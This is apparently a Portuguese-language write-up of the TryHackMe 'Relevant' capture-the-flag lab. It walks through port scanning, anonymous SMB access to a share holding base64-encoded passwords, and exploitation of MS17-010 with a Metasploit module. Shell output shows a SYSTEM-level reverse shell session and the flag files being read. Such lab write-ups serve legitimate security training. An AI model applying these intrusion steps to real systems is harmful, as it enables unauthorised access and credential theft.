

RELEVANT CTF

Hoje iremos realizar um ctf que tem como ideia base, simular um pentest black box real. Em seu escopo ele pede para que não seja muito utilizado ferramentas automatizadas, acredito que seja sqlmap, metasploit ou até mesmo o nessus. A única informação sobre o alvo que nós possuimos é somente o ip liberado no próprio tryhackme.




É possível detectar as seguintes portas abertas: porta 80 http, porta 135 rpc, porta 139 com a netbios, porta 445 com o smb e a porta 3389 com um possível rdp.


Para que possamos começar bem, acredito que seja bom explorar o máximo possível a porta 80, o http, para tentarmos encontrar algum vetor de ataque ou alguma informação importante deixada para trás.




Parece que ao tentarmos nos conectar a porta 80, recebemos a index do windows server.



Apentemente, não há nada de muito interessante no código fonte da index, pelo menos não que esteja em amostra.




Aparentemente temos um sitemap.xml que existe, mas acredito que possa não ter muita coisa de interessante neste arquivo.




Enquanto estou realizando um brute force de diretórios através do gobuster, tomei a liberdade de verificar o smb. Percebo que o mesmo aceita conexão anônima e com isso

podemos visualizar algumas pastas compartilhadas.




Dentro do compartilhamento do nt4wksv, podemos ver um arquivo passwords.txt.

Ao baixa-lo e tentar abrir percebo que está encondado em base64. Pelo menos o primeiro aparenta estar em base64.




Oque podemos facilmente desencodar via site ou até mesmo ferramentas do kali.

Gosto de usar um site , o https://www.base64decode.org/.



No site em questão, para decodificarmos o base64, encontramos o user e a sua possível senha.

O segundo também se encontra em base64 e ao jogarmos no mesmo site obtemos a seguinte resposta:




Certo, agora nós temos dois usuários.

Agora podemos testa-los tanto no smb quanto também na possível porta de rdp(remote desktop protocol).

Depois de muito tempo realizando testes tanto no smb quanto no rdp.
Percebo que o usuário Bill aparenta não existir dentro da máquina em questão, não mais pelo menos.

Depois de uma enumeração mais minuciosa, utilizando scripts do nmap para scanearmos melhor a porta smb, percebemos que é vulneravél a ms17.



E com isso, podemos utilizar o metasploit!

Eu o optei por utilizar o windows/smb/ms17_010_psexec.

```
Exploit target:

   Id  Name
   --  ----
   2   Native upload
```

Também optei por colocar o target como nativo, pois o payload não consegue ser executado em powershell.

```
[*] Command shell session 1 opened (10.6.126.237:4444 → 10.10.145.138:49745) at 2024-01-06 21:36:19 -0300

C:\Windows\system32>whoami
whoami
nt authority\system
```

Apesar de mostrar alguns erros estranhos ou algo do tipo, conseguimos acesso e como Administrador!

```
C:\Users\Bob\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of C:\Users\Bob\Desktop

07/25/2020  01:04 PM    <DIR>          .
07/25/2020  01:04 PM    <DIR>          ..
07/25/2020  07:24 AM                35 user.txt
               1 File(s)             35 bytes
               2 Dir(s)  20,196,065,280 bytes free

C:\Users\Bob\Desktop>type user.txt
type user.txt
```

Agora só precisamos navegar e pegar as keys.

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of C:\Users\Administrator\Desktop

07/25/2020  07:24 AM    <DIR>          .
07/25/2020  07:24 AM    <DIR>          ..
07/25/2020  07:25 AM                35 root.txt
               1 File(s)             35 bytes
               2 Dir(s)  20,196,065,280 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
```

Bom essa foi a minha maneira de ganhar o ctf, pois como informa no escopo, há mais de um jeito de entrar na máquina.
Agradeço por ter lido até aqui, tenha um bom ctf!